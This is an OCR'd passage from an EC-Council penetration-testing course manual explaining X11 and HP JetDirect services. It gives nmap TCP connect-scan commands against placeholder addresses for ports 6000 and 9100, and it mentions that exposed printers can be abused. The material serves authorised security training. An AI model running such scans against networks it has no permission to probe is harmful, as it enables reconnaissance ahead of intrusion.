



Figure L.30: Port scan for VNC ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for X11 Ports (Port 6000)

Source: *https://nmap.org*

The X Window System (commonly X11 or X) is a networking and display protocol that provides windowing on bitmap displays. It provides the standard toolkit and protocol to build GUIs on UNIX, UNIX-like OSs, and OpenVMS and is supported by almost all other modern OSs.

X provides the basic framework, or primitives, for building GUI environments: drawing and moving windows on the screen and interacting with a mouse and/or keyboard. X does not mandate the user interface; individual client programs handle this. As such, the visual styling of X-based environments varies greatly; different programs may present radically different interfaces.

X features network transparency. The machine where application programs (the client applications) run can differ from the user's local machine (the display server).

The default X11 port is port 6000 and penetration tester uses following command to test X11 ports:

```
nmap -sT -p 6000 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.31: Port scan for X11 ports using Zenmap





Figure L.32: Port scan for X11 ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Source: *https://nmap.org*

Port Scan for Jet Direct Ports (Port 9100)

Source: *https://nmap.org*

The JetDirect is a technology developed by HP for establishing a connection between a network (both wired and wireless) and a printer. If these printers are not under a firewall and if JetDirect's port (9100) is open, then the attackers could exploit the hard drives and inject malicious content into the printers to impact the users who try to access these printers.

So, as a network penetration tester, you need to check whether the JetDirect port (9100) is open and exploitable through security attack. You should scan the JetDirect port using the Nmap port scanning technique using the following command:

```
nmap -sT -p 9100 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

